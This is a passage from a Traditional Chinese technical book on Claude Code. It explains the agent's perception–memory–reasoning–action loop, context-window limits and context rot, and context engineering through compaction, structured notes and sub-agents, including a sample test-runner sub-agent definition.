## 知覺：從環境接收資訊

知覺是「從環境或使用者取得資訊」的過程，相當於人類的五感，是 AI 代理理解環境狀態的手段。

#### 數位環境（Claude Code 的情況）：

- 檔案系統：行動 `Read('src/App.tsx')` → 知覺到該檔內容。
- 命令列：行動 `Bash('npm test')` → 知覺到 PASS/FAIL 與錯誤詳情。
- Web API：行動 `WebSearch('React 19 新功能')` → 知覺到搜尋結果。
- 使用者輸入：知覺到「請新增使用者個人檔案編輯功能，並依既有樣式實作」這類指示。

圖 6.5 知覺的種類與具體例

Claude Code 的情況，知覺主要以「工具的執行結果」取得。知覺得到的資訊會在下一個推論步驟被分析、成為行動的判斷依據。**若知覺不正確，推論及由推論導出的行動也會出錯。**

#### 記憶：保留過去的經驗與知識

記憶是「保存過去經驗與知識、必要時可參照」的機制。沒有記憶，AI 代理每次都得從零重想，難以執行複雜任務。記憶依保留期間與用途分為「短期記憶」與「長期記憶」。

**短期記憶＝情境視窗（context window）：**LLM 的情境視窗，容量有限；長時間對話會導致「忘記」過去指示。保留進行中作業所需的資訊。

**長期記憶＝外部記憶裝置：**以檔案或資料庫外部化的記憶，必要時載入短期記憶；容量實質無限。

圖 6.6 記憶的分類

Claude Code 的短期記憶保留在容量有限的「情境視窗」。情境視窗指 LLM 生成新文字時可參照的文字總量，加上所生成的全部新文字（注 1）。載入 `CLAUDE.md`、`Read` 檔案、`WebFetch` 網路資訊、保留 `Bash` 指令結果——至今所有動作都會消耗情境視窗。

使用者「它好好記住了我之前說的話」這種體驗，取決於「能多好地管理情境視窗內的記憶」，這是決定 AI 代理能力的因素之一。這種「情境視窗內記憶的管理」就稱為「情境工程（Context Engineering）」，下一章起說明。

注 1：<https://docs.claude.com/ja/docs/build-with-claude/context-windows>

#### 推論：決定下一步行動

推論是「依知覺到的資訊與記憶，判斷接下來該做什麼」的過程，相當於 AI 代理的「思考」，是智能的核心。如第 4 章所見，Claude Code 收到「請新增個人檔案編輯功能」時，會先讀 `CLAUDE.md`、再讀 `README.md`、再讀 `architecture.md`——決定「下一步該做什麼」就是推論。Claude Code 的推論由 LLM（Claude 系列）執行。

**LLM 推論的輸入（提示）：**系統提示（Claude Code 預設的指示文）＋使用者指示「新增個人檔案編輯功能」＋ CLAUDE.md（「務必確認 README.md 與 architecture.md」）＋會話歷史＋工具執行歷史。

**輸出：**選擇工具 `Read`、參數 `{ "path": "README.md" }`、推論結果「為了解整個專案，先確認 README.md」。

圖 6.7 LLM 的推論

LLM 綜合提示中所有資訊，決定下一個要執行的工具與其參數。**推論的品質決定 AI 代理的智能。** Claude Code 可從 Opus、Sonnet、Haiku 中選擇推論用的 LLM；建議複雜、需長步驟完成的任務用 Opus，其餘用 Sonnet 或 Haiku。

**MEMO | 想讓它推論更深時用「ultrathink」**

Claude Code 搭載「擴展思考模式（extended thinking mode）」，可用 `think` 這類指示關鍵字啟用——只要把關鍵字放進提示即可。啟用後，Claude 會依關鍵字的等級確保更多計算資源、深入檢討各種選項。對應的思考預算如表 6.2。對複雜任務想讓它檢討更深時，積極使用吧。ultrathink！

表 6.2 指示關鍵字對應的思考預算

| 指示關鍵字                     | 思考預算（約略）       | 說明                    |
|---------------------------|----------------|-----------------------|
| think                     | 約 4,000 token  | 進行輕度推論                |
| think hard 或 megathink    | 約 10,000 token | 進行更深入的分析              |
| think harder 或 ultrathink | 約 31,999 token | 進行非常詳盡的推論，最適合長時間/複雜任務 |

**行動：對環境施加作用**

行動是推論結果對環境施加的具體操作。AI 代理透過行動改變環境、逼近目標。在 Claude Code 中，所有行動都被當作「工具的執行」。為達成程式設計代理任務所需的眾多工具，已標準內建（表 6.3）。

表 6.3 Claude Code 可用工具一覽

| 類別          | 工具名稱         | 說明                        |
|-------------|--------------|---------------------------|
| 檔案操作        | Read         | 讀取檔案內容                    |
| 檔案操作        | Write        | 建立或覆寫檔案                   |
| 檔案操作        | Edit         | 對特定檔案進行針對性編輯              |
| 檔案操作        | MultiEdit    | 對單一檔案原子性地執行多處編輯           |
| 搜尋          | Grep         | 搜尋檔案內容的樣式                 |
| 搜尋          | Glob         | 依樣式比對搜尋檔案                 |
| Web 存取      | WebSearch    | 附網域過濾的網路搜尋                |
| Web 存取      | WebFetch     | 從指定 URL 取得內容              |
| Notebook 操作 | NotebookRead | 讀取並顯示 Jupyter notebook 內容 |
| Notebook 操作 | NotebookEdit | 變更 Jupyter notebook 儲存格   |
| 指令執行        | Bash         | 在環境中執行 shell 指令           |
| 指令執行        | SlashCommand | 執行斜線指令                    |
| 任務管理        | Task         | 執行處理複雜多階段任務的子代理           |
| 任務管理        | TodoWrite    | 建立、管理結構化的任務清單             |

行動的執行結果會再被當作知覺納入、用於下一次推論。反覆此循環，便能分階段達成複雜任務、逼近目標（圖 6.8）。



綜合至此，Claude Code 正可說是「依知覺到的資訊不斷選擇工具」的 AI 代理（圖 6.9：以知覺為輸入，從檔案操作、搜尋、Web、Notebook、指令執行、任務管理等工具群中持續選擇）。

## 6.2 活程式設計代理時的課題

上一節把 Claude Code 理解為 AI 代理，學了環境、知覺、記憶、推論、行動五要素如何協同。然而實際活用時，會碰到「動作與使用者意圖不同」的課題，而這些課題與 AI 代理的要素密切相關（表 6.4）。

表 6.4 活程式設計代理時的課題與 AI 代理要素的對應關係

| 課題               | 對應要素 | 課題的原因       |
|------------------|------|-------------|
| 課題1. 忘記過去的指示     | 記憶   | 情境視窗的容量限制   |
| 課題2. 不照意圖運作      | 推論   | 使用者的隱性期待未明示 |
| 課題3. 無法與外部系統妥善連動 | 行動   | 預設工具的種類不足   |

### 課題 1：忘記過去的指示

第 4 章的規格驅動開發中，指示 Claude Code「新增使用者個人檔案編輯功能」時，它會讀 `CLAUDE.md`、確認 `architecture.md`、依既有樣式實作。一開始它確實理解這些文件、做出一致判斷。但當任務長時間進行、執行大量工具後，會發生問題：

**開始時（步驟 1-20）：**「依 `architecture.md`，按 UI 層→服務層→資料層的順序實作。」

**中盤（步驟 50-70）：**「正在實作個人檔案編輯功能，接著寫測試。」→ 還記得設計判斷。

**後半（步驟 100 以後）：**「我來修正錯誤。建立直接存取資料層的元件。」→ 用了 `architecture.md` 禁止的樣式！

**使用者：**那是 `architecture.md` 禁止的樣式。**Claude Code：**抱歉，我確認 `architecture.md`...→ 明明一開始讀過卻忘了。

圖 6.10 長時間任務中設計判斷的喪失

這不只是單純的故障，而是源於 Claude Code 記憶機制的結構性問題。短期記憶保留在容量有限的情境視窗，長時間任務中下列三項因素連鎖作用，導致過去指示流失。

#### (1) 每次工具執行都消耗記憶

Claude Code 每執行一次工具，其內容與結果就被加入情境。它是「不斷選擇工具的 AI 代理」，因此任務越進行，情境越龐大（圖 6.11）。


步驟1 `Read('CLAUDE.md')` 約 1,000／累計 1,000；步驟3 `Read('architecture.md')` 約 1,500／累計 4,500（此處讀入重要設計規則）；步驟50 `Bash('npm test')` 約 15,000／累計約 50,000（一次執行就吃掉大量情境）；到步驟 100 累計約 120,000——此時步驟 3 讀的 `architecture.md` 內容很可能已被壓縮或丟棄。

圖 6.11 工具執行造成的情境消耗

特別要注意 `Bash` 工具執行測試或建置指令：它們輸出大量日誌，一次執行可能消耗數千～數萬 token；自動測試的堆疊追蹤（`stack trace`）詳細日誌也會壓迫情境。工具執行越多，情境視窗容量越少。當接近容量上限時，Claude Code 會執行接下來說明的「自動壓縮」。

## （2）情境視窗的自動壓縮

當情境保存量超過一定門檻（預設為容量的 95%），Claude Code 會執行自動壓縮（`auto-compaction`），這是防止情境視窗被塞滿的自動資訊整理流程（圖 6.12、6.13）。




```
+ Compacting conversation... (esc to interrupt · 4m 50s · ↓ 8.0k tokens)

>

▶▶ accept edits on (shift+tab to cycle) Context left until auto-compact: 0%
```

圖 6.12 Claude Code 正在執行自動壓縮的樣子



```
==== Conversation compacted · ctrl+o for history ====
└─ Referenced file docs/product-requirements.md
└─ Referenced file docs/functional-design.md

∴ Thought for 6s (ctrl+o to show thinking)
· Frosting... (esc to interrupt · 5m 50s · ↓ 8.0k tokens)

>

▶▶ accept edits on (shift+tab to cycle)
```

圖 6.13 Claude Code 自動壓縮完成的樣子

官方未公開壓縮的詳細機制，但可從觀察到的動作推測：壓縮前，情境視窗保留系統提示、`CLAUDE.md`、所有會話歷史、所有工具執行歷史（例如讀 `architecture.md` 的 1,500 token 詳細內容、測試的 15,000 token 日誌全都留著，100 次以上工具執行的完整紀錄全部累積）。當接近容量上限，Claude Code 自動執行壓縮：推測由 LLM 分析會話與工具執行歷史、抽取重要資訊製作摘要（圖 6.14）。

**壓縮前：**系統提示+CLAUDE.md+會話歷史（全保留）+工具執行歷史（全保留，含 architecture.md 的 1,500 token 詳細規則、npm test 的 15,000 token 日誌、100 次以上執行紀錄）。

**壓縮後：**系統提示（保留）+CLAUDE.md（保留）+壓縮後摘要（「正在實作個人檔案編輯功能，UI 元件與服務層完成，目前進行資料層整合與測試修正」）+最近 5 個檔案內容（保留）。

**失去的資訊：**❑architecture.md 的詳細規則（「分層」概念留下，但具體實作規則細節流失）；❑初期設計判斷的理由；❑中間步驟的試錯歷史。

圖 6.14 推測的自動壓縮機制

壓縮後可推測：系統提示與 CLAUDE.md 會保留，但過去的詳細資訊大幅摘要化；最近觸及的數個檔案內容傾向保留，更早的資訊則可能流失。

**(3) Context Rot（情境腐化）的問題**

自動壓縮把資訊摘要化是個問題，但更根本的是：**當情境變大，LLM 的效能本身會下降**，這稱為「Context Rot（情境腐化）」——隨輸入 token 量增加，LLM 正確參照、理解資訊的能力下降。

許多人聽到「最新 LLM 能處理數百萬 token」就以為任何長度都能同樣高精度處理，但實際並非如此。2025 年 7 月 Chroma 公司的報告（注 3）以 18 種 LLM（GPT-4.1、Claude 4、Gemini 2.5、Qwen3 等）實驗，發現輸入越長、模型效能越不可靠。該實驗刻意固定任務複雜度、只改變輸入長度，純粹測量輸入長度的影響。

例如「Repeated Words 任務」：指示 LLM「原封不動複製以下文字，輸出完全相同的文字」，輸入是重複的「apple apple...」（從 25 字到 10,000 字變化）。這對程式來說用 `for i in range(n): print("apple")` 就能確實完成，人類複製貼上也不會錯。

**指示：**Simply replicate the following text, output the exact same text:  
**輸入例：**apple apple apple ...（重複，字數從 25、50、…、10,000 變化）

圖 6.15 給 LLM 的指示

然而即使這麼單純的任務，輸入變長後所有模型的效能都下降（注 4）。以「輸出與原文的吻合度」測量，結果如表 6.5。

表 6.5 輸入長度與 Repeated Words 任務的分數變化

| 輸入長度          | 對應的分數表現                                          |
|---------------|--------------------------------------------------|
| 50~100 字      | 幾乎所有模型達 0.95~1.0（部分模型此時已驟降到 0.7~0.8）             |
| 1,000 字       | Claude 系列除 Haiku 外維持 0.9 以上，其他多數模型降到 0.6~0.7     |
| 2,500~5,000 字 | 僅 Claude Opus 4 維持在 0.9 附近，多數模型降到 0.5~0.6        |
| 10,000 字以上    | 幾乎所有模型貼在 0.5 附近、無法完成任務；僅 Claude Opus 4 守在 0.7 附近 |

實驗中 Claude Opus 4 表現最佳，但仍隨輸入變長而正確率下降。這顯示：即使單純任務，輸入變長 LLM 效能也確實下降。Claude Sonnet 4/4.5 雖設有最大 1,000,000 token 的上限，但依此結果可推測：能實際發揮效能的，僅限遠比上限短的輸入。在 Claude Code 也一樣——重要的不是單純塞大量資訊，而是「以更少 token 盡可能高效地傳遞資訊」。

注 3：Context Rot: How Increasing Input Tokens Impacts LLM Performance — <https://research.trychroma.com/context-rot> 注 4：Repeated Words 任務精確而言是觀察「輸入與輸出變長」之影響的實驗。

## 課題 2：不照意圖運作

第 4 章藉由整備 CLAUDE.md、architecture.md 等文件，讓 Claude Code 進行一致開發。但實踐久了會碰到：文件記載的規則或指示，未必照意圖被遵守。

**使用者：**請依 architecture.md 實作 UI 元件，遵守「UI 層必經服務層存取資料」的規則。

**Claude Code：**了解，確認 architecture.md...開始實作。

**實作結果：**`const userData = await db.users.findOne({ id: userId });` // 直接存取資料層！  
architecture.md 禁止的樣式。

**使用者：**這是 architecture.md 禁止的樣式，請改經服務層。

圖 6.16 不遵守架構規則

這與課題 1 的「遺忘」不同——圖 6.16 中 Claude Code 已讀過 architecture.md、應該理解規則，卻在實作時選了不同樣式。根本原因是**使用者的隱性期待未被白紙黑字寫出**。文件寫了「UI 層經服務層」，卻沒明示「該如何落實到實作、以什麼順序作業」這類專家「理所當然的步驟」。

### (1) 隱性期待未明示

Claude Code 的推論依提示或文件記載的資訊決定行動。但若資訊抽象、或可多重解讀，就會做出與使用者期待不同的判斷。

**專家實際的開發流程**（收到「新增個人檔案編輯功能」時）：1. 讀 README.md 掌握全貌 2. 確認 architecture.md 理解分層 3. 用 Grep 搜尋既有類似功能（隱性期待） 4. 讀找到的既有實作（隱性期待） 5. 確認既有樣式：服務層呼叫方式、錯誤處理（隱性期待） 6. 以相同樣式實作 7. 執行測試 8. 出錯則重看 architecture.md 9. 修正重測。

**CLAUDE.md 記載：**「實作新功能時務必確認 README.md 與 architecture.md」→ 步驟 3~5（搜尋與確認既有樣式）未明示。

圖 6.17 未明示的隱性期待

對專家而言，「搜尋類似功能、確認既有樣式」太自然，不覺得需要特地文件化（「誰都會這樣做吧」的隱性前提）。但對 Claude Code 而言，CLAUDE.md 沒寫的步驟被解讀為「選用」而非「必須」，結果可能：讀 README.md（明示→執行）、確認 architecture.md（明示→執行）、既有樣式搜尋？（沒寫→跳過）、只靠 architecture.md 開始實作、結果做出與既有樣式不同的實作（圖 6.18）。

## （2）指示在資料間衝突

另一典型問題是多份文件間指示矛盾。Claude Code 參照多個資訊源，若彼此矛盾，會無法判斷該優先哪個而做出非預期選擇。

**architecture.md**：「UI 層務必經服務層存取資料，禁止直接存取資料層。」

**development-guidelines.md**：「效能重要的畫面，建議避免不必要的中間層、直接存取資料來源。」

**既有程式碼 (Dashboard.tsx)**：`const data = await db.query('SELECT * FROM metrics');` // 為效能直接存取。

圖 6.19 資料間矛盾的指示

此時收到「請擴充儀表板功能」，Claude Code 面對三個矛盾資訊，因未明示優先順序而判斷不確定，於是發生混亂（圖 6.20）：第 1 次依 architecture.md 經服務層實作（與既有 Dashboard.tsx 樣式不一致）→ 使用者要求照既有直接存取 → 第 2 次依既有樣式直接存取（違反 architecture.md）→ 使用者指出違反 architecture.md。這種衝突，常因「總之塞大量資料讓 Claude Code 自己判斷」這種無計畫地參照資料而發生。

## 課題 3：無法與外部系統妥善連動

單人開發或許能在終端機完結所有開發，但團隊開發要與各種外部系統連動：參照 GitHub Issue、建立 PR、從 Figma 取得設計規格、在瀏覽器實際驗證等。

用第 3 章學的 MCP 可用標準化方式實現這些連動。但即使註冊了 MCP，程式設計代理也未必會在期待的場景啟動期待的 MCP。Claude Code 依 MCP 各工具的名稱與說明，連同預設工具一起選擇適當工具，因此「期待的 MCP 工具是否被啟動」也受「MCP 回傳的工具一覽資訊是否具體」影響。結果，可能選不到適當 MCP，反而出現「Claude Code 自己從零生成程式碼來執行」的行為。

與外部系統連動別過度依賴 MCP，讓 Claude Code 操作 CLI 工具本身也很有效。雖然需另外管理認證資訊，但 Claude Code 的 **Bash** 工具性能非常強大，能更彈性地代為處理。另一方面，**Bash** 工具幾乎能做本機環境的任何事，因此同時需要「把執行環境沙箱化」這類工夫。

## 6.3 本章小結

本章從 AI 代理觀點理解了 Claude Code 的運作原理。AI 代理由環境、知覺、記憶、推論、行動五要素構成，協同運作讓 Claude Code 自主選擇工具、執行複雜任務。同時也確認了活用時面臨的三個課題：

- **課題 1：忘記過去的指示**——情境視窗容量限制與 Context Rot 造成的效能下降。
- **課題 2：不照意圖運作**——使用者的隱性期待，或資料間衝突造成代理混亂。
- **課題 3：無法與外部系統妥善連動**——即使活用 MCP，也無法保證選到期待的工具。

第 7 章將學習針對這些課題的具體解法：透過情境工程、提升指示追從性、外部連動時的工夫，把 Claude Code 的能力發揮到極致。

## 第 7 章 讓 Claude Code 照意圖運作

西見公宏

第 6 章從 AI 代理觀點理解了 Claude Code 的運作原理，確認了實務中面臨的三個課題。本章針對這些課題，探討以下解決策：

- **解決策 1**：以情境工程（Context Engineering）管理記憶容量。
- **解決策 2**：以斜線指令、技能、鉤子提升指示追從性。
- **解決策 3**：活用 MCP 與 Bash 工具實現彈性連動，並為因應 Bash 工具的風險而建構安全的執行環境。

### 7.1 情境工程

第 6 章 6.2 節「課題 1：忘記過去的指示」確認了 Claude Code 在長時間任務中忘記過去指示的課題，根本原因是情境視窗的容量限制與 Context Rot 造成的效能下降。本節學習解決這些記憶課題的技術——情境工程。它是「策略性地管理有限記憶容量，讓 Claude Code 在長期任務中也能維持一致動作」的手法。

#### 什麼是情境工程

情境工程是「管理 AI 代理有限的情境視窗（記憶容量）」的技術。如同人類靠「做筆記」「整理」「把重要資訊放在易參照處」來管理記憶，AI 代理也需要高效管理記憶的機制。Anthropic 工程團隊基於開發「可長時間執行任務的 AI 代理」的經驗，提出三項策略（圖 7.1，注 1）。

**策略 1・壓縮（Compaction）**：把舊記憶摘要、以新情境延續。時機：情境超過門檻時。效果：保持對話連續性同時確保記憶容量。

**策略 2・結構化筆記（Structured Note-Taking）**：把重要資訊持久化到外部檔案。時機：從任務開始起持續進行。效果：永續記憶、進度可視化。

**策略 3・子代理架構（Sub-agent Architecture）**：以獨立情境執行專門任務。時機：產生大量日誌的處理時。效果：防止主情境被污染。

圖 7.1 情境工程的三項策略

這些策略可單獨使用，但複雜任務中組合使用能更有效管理記憶。

注 1：Anthropic Engineering Blog "Effective context engineering for AI agents" — <https://www.anthropic.com/engineering/effective-context-engineering-for-ai-agents>

## 策略 1・壓縮 (Compaction)

壓縮是「情境視窗容量接近上限時，把會話歷史摘要、以新情境延續」的策略，是長期任務記憶管理的第一手段。Claude Code 在情境使用量達一定門檻（預設 95%）時自動執行壓縮。雖然詳細機制未公開，但可從觀察推測（圖 7.2）：壓縮前情境約 95%（系統提示 5%、CLAUDE.md 3%、會話歷史 40%、工具執行歷史 47%）；壓縮後降到約 40%（系統提示、CLAUDE.md、壓縮後摘要約 25%、最近 5 個檔案約 7%）。

不過壓縮有注意點。如第 6 章圖 6.14 所見，壓縮可能失去資訊（圖 7.3）：**保留**——系統提示、CLAUDE.md、整體作業流程（摘要）、最近作業檔案；**可能失去**——architecture.md 的詳細規則、初期設計判斷的理由、中間步驟試錯歷史、舊工具執行結果的細節。為避免必要資訊白白流失，需留意壓縮的內容與時機。以下介紹三種對壓縮的因應做法。

### (1) 清除工具結果

最單純的做法是「清除工具執行結果」：刪除過去工具呼叫的結果，但保留工具呼叫本身的紀錄（圖 7.4：清除前 `Bash('npm test')` → 15,000 token 完整測試日誌；清除後 → 結果已清除）。好處是保留「執行過測試」的事實，同時把大量日誌從情境刪除，對輸出大量日誌的 `Bash` 測試/建置特別有效。

不過，Claude Code 如何壓縮並非使用者能操作之處，因此需要對工具結果下工夫。例如設計指令時，以「AI 代理會讀」為前提，把細節寫到日誌檔、標準輸出只顯示概要；又如標準 `WebFetch` 會抓到不必要的 HTML 標籤與 JavaScript，可改用「回傳去除冗餘後結果」的 MCP 或 CLI 工具。

### (2) 依里程碑刪除歷史

壓縮雖自動執行，但也可手動刪除會話歷史（`/clear`），在使用者選的時機釋放已消耗的情境（圖 7.5）。**好時機**：階段 1 完成後、功能實作完成後、發生大量錯誤日誌後。**壞時機**：實作途中（失去一致性）、複雜設計判斷剛做完（失去判斷理由）。

### (3) 壓縮前外部化

把壓縮可能失去的重要資訊，預先記錄到外部檔案——這就是接下來的「結構化筆記」策略。在 `CLAUDE.md` 定義結構化筆記規則，Claude Code 便會自動把重要資訊記到外部檔案。

## 策略 2・結構化筆記 (Structured Note-Taking)

結構化筆記是「把重要資訊以情境視窗外部的檔案持久化」的策略，防止自動摘要造成資訊流失，讓長時間任務也能一致作業。第 4 章的規格驅動開發在 `CLAUDE.md` 定義了使用 `.steering/` 目錄的規則，

Claude Code 便依此把進度與重要決定記成檔案（圖 7.6，其中 `blockers.md`、`decisions.md` 是本章新增的擴充例）：

```
.steering/[YYYYMMDD] - [任務名]/
├─ requirements.md # 本次作業的需求內容
├─ design.md # 實作方針與變更內容
├─ tasklist.md # 具體實作任務
├─ blockers.md # （選用）阻擋因素的紀錄
└─ decisions.md # （選用）重要決定事項的紀錄
```

這些檔案存在於情境視窗外，不受壓縮影響。Claude Code 必要時讀取它們，掌握過去決定與進度。

### 例：Claude Plays Pokémon

展現結構化筆記效果的有趣實例是「Claude Plays Pokémon」專案（注 2、3）：把 Claude 接到《精靈寶可夢 紅》，理解它如何處理長時間自主任務。專案並未明確指示 Claude「記憶結構要這樣做」，但 Claude 在遊玩過程中自行判斷、把地圖資訊、目標與任務、策略筆記、成就等資訊結構化記錄（圖 7.7）。即使情境被重設，Claude 也能讀回自己寫的筆記，延續數小時的練功與迷宮探索。第 4 章的 `.steering/` 目錄，正是把同樣思維在 Claude Code 上、以 `CLAUDE.md` 明確定義為規則——不是放任 Claude，而是以專案規則規定結構化筆記方法，確保資訊被記錄。

注 2：<https://www.twitch.tv/claudeplayspokemon> 注 3：同注 1

**導入結構化筆記的要點：**① 從任務開始就建立筆記（在 `CLAUDE.md` 定義規則，Claude Code 會先建立引導檔再開始實作）；② 定期更新筆記（明確指示，如「更新任務清單、為完成的任務打勾」「把目前阻擋因素記到 `blockers.md`」「各階段完成時自動更新 `tasklist.md`」）；③ 重要決定必定記錄（把設計判斷的理由記到 `decisions.md`，日後可回顧「為何選此法」）。

## 策略 3 · 子代理架構

子代理架構是解決情境視窗限制的第三策略：不由單一代理處理一切，而由專門化的子代理在獨立情境視窗處理特定任務。

### 什麼是子代理

子代理是「擁有獨立於親代理（主 Claude Code）情境視窗」的專門化 AI 助理。親代理用 `Task` 工具，把適合特定任務的子代理委派出去，只接收結果（圖 7.9）。關鍵在於**情境是分離的**：子代理即使讀入大量日誌，也不影響親代理情境。例如子代理用數萬 token 做詳細作業，再把結果整理成 1,000～2,000 token 的簡潔報告回傳給親代理。

**子代理發揮效果的場景**（圖 7.10）：① 工具執行的大量日誌污染記憶——讓 `test-runner` 子代理執行測試，大量日誌只存在子代理情境，親代理只收到簡潔報告；② 平行的資訊蒐集——調查資安漏洞影響範圍需讀數百檔，讓 `impact-analyzer` 子代理讀完分析，只回傳「有影響的 23 個檔案清單」。

在 Claude Code 的用法：子代理以 Markdown 檔定義，由 YAML frontmatter（中繼資料）與系統提示（本文）構成（圖 7.11）：

```

name: test-runner
description: 執行測試與分析失敗的專門代理。測試執行後自動使用。
tools: Read, Bash, Grep, Glob
model: sonnet

你是測試執行與錯誤分析的專家。
被呼叫時：
1. 執行測試 (npm test)
2. 找出失敗的測試
3. 分析錯誤訊息與堆疊追蹤
4. 找出失敗原因
報告格式：執行結果摘要（成功/失敗數）、失敗測試清單、各失敗的原因分析、建議修正方法。
務必製作簡潔報告，讓親代理能立刻行動。
```

frontmatter 可設定的項目見表 7.1。

表 7.1 子代理定義的 frontmatter 設定項目

| 項目          | 必須 | 說明                                                  |
|-------------|----|-----------------------------------------------------|
| name        | 必須 | 子代理的唯一識別子（小寫與連字號）                                   |
| description | 必須 | 以自然語言說明子代理目的；Claude Code 用來判斷何時啟動此子代理               |
| tools       | 選用 | 允許工具的逗號分隔清單；省略時繼承親代理的所有工具                           |
| model       | 選用 | 使用的模型（sonnet/opus/haiku/inherit）；省略時用環境變數設定或 sonnet |

`tools` 欄可限制子代理能用的工具（資安考量或刻意限定任務），例如「`tools: Read, Grep, Glob`」只允許讀取與搜尋；省略則繼承親代理全部工具。`model` 欄可指定模型（`opus / haiku / inherit`，或省略用環境變數或 `sonnet`）。

**子代理的限制與有效用法：**子代理雖有助於情境分離，但**無法參照親代理的情境**。當「想讓它依先前溝通內容作業」時這會是問題——若親代理沒把必要充分的資訊傳給子代理，子代理就會做出與使用者意圖不同的行為。依筆者經驗，「讓子代理做具體實作」往往不順；較有效的是「把會壓迫情境的任務（審查、資訊蒐集、大量資料處理）交給子代理」（表 7.2）。

表 7.2 子代理的推薦模式

| 用途            | 子代理例               | 角色       |
|---------------|--------------------|----------|
| 成果檢查（審查）      | code-reviewer      | 程式碼審查    |
|               | test-analyzer      | 測試結果分析   |
|               | security-checker   | 資安檢查     |
| 資訊蒐集（影響範圍分析）  | impact-analyzer    | 調查變更影響範圍 |
|               | dependency-checker | 確認依賴關係   |
|               | file-finder        | 搜尋相關檔案   |
| 大量資料處理（測試/建置） | test-runner        | 執行測試     |
|               | build-executor     | 執行建置     |
|               | log-analyzer       | 分析日誌檔    |

有效使用子代理的「報告驅動（report-driven）」做法也很有效（圖 7.14）：子代理做完詳細作業後，把結果整理成簡潔報告（圖 7.15 為測試執行報告例，含執行摘要、失敗測試、原因分析、建議修正、下一步行動）。因代理間情境不共享，需另設資訊共享機制（各代理把作業內容寫成 Markdown 或寫到 GitHub Issue 是常見做法）。

### 內建子代理：Plan 子代理

Claude Code 內建 Plan 子代理（注 4），用於計畫模式（只擬計畫不執行）。例如使用者在計畫模式下說「幫我重構認證模組」，親代理內部啟動 Plan 子代理，用 Read/Glob/Grep/Bash 探索程式碼庫、分析現有實作，整理調查結果回傳，親代理據此提出計畫（圖 7.16）。計畫模式以子代理實作有兩個理由：① 情境管理效率化（Plan 子代理有獨立情境，大量讀檔不壓迫親代理）；② 防止非預期的子代理啟動（計畫模式中只用 Plan 子代理）。Plan 子代理以 Sonnet 運作。

注 4：<https://code.claude.com/docs/en/sub-agents#plan-subagent>

**子代理的放置與管理**：可放兩處（圖 7.17）——專案特有 `.claude/agents/`（隨專案版本控管、團隊共用）、使用者全域 `~/.claude/agents/`（所有專案可用）。同名時專案層級優先。管理用 `/agents` 指令（圖 7.18）。建立新子代理建議先讓 Claude Code 生成再客製。




圖 7.18 使用 /agents 指令

## 7.2 提升指示追從性

第 6 章介紹了 Claude Code 不照意圖運作的原因：隱性期待未明示、資料間指示衝突。本節介紹解決此推論課題的三個功能。斜線指令與技能是提示型機制，改善 Claude Code 的判斷；鉤子是規則型機制，強制既定規則（表 7.3）。

表 7.3 三種功能的比較

| 功能         | 解決的課題    | 機制                | 確實性  | 呼叫                           |
|------------|----------|-------------------|------|------------------------------|
| 斜線指令       | 明示隱性步驟   | 以 Markdown 定義工作流程 | 依賴提示 | 使用者明確執行，或經 SlashCommand 工具執行 |
| 技能 (Skill) | 改善工具使用判斷 | 教導並讓它遵守工具用法       | 依賴提示 | Claude Code 自動判斷             |
| 鉤子 (Hook)  | 強制遵守事項   | 以程式實作規則           | 必定遵守 | 由觸發條件啟動                      |

### 明示工作流程的「斜線指令」

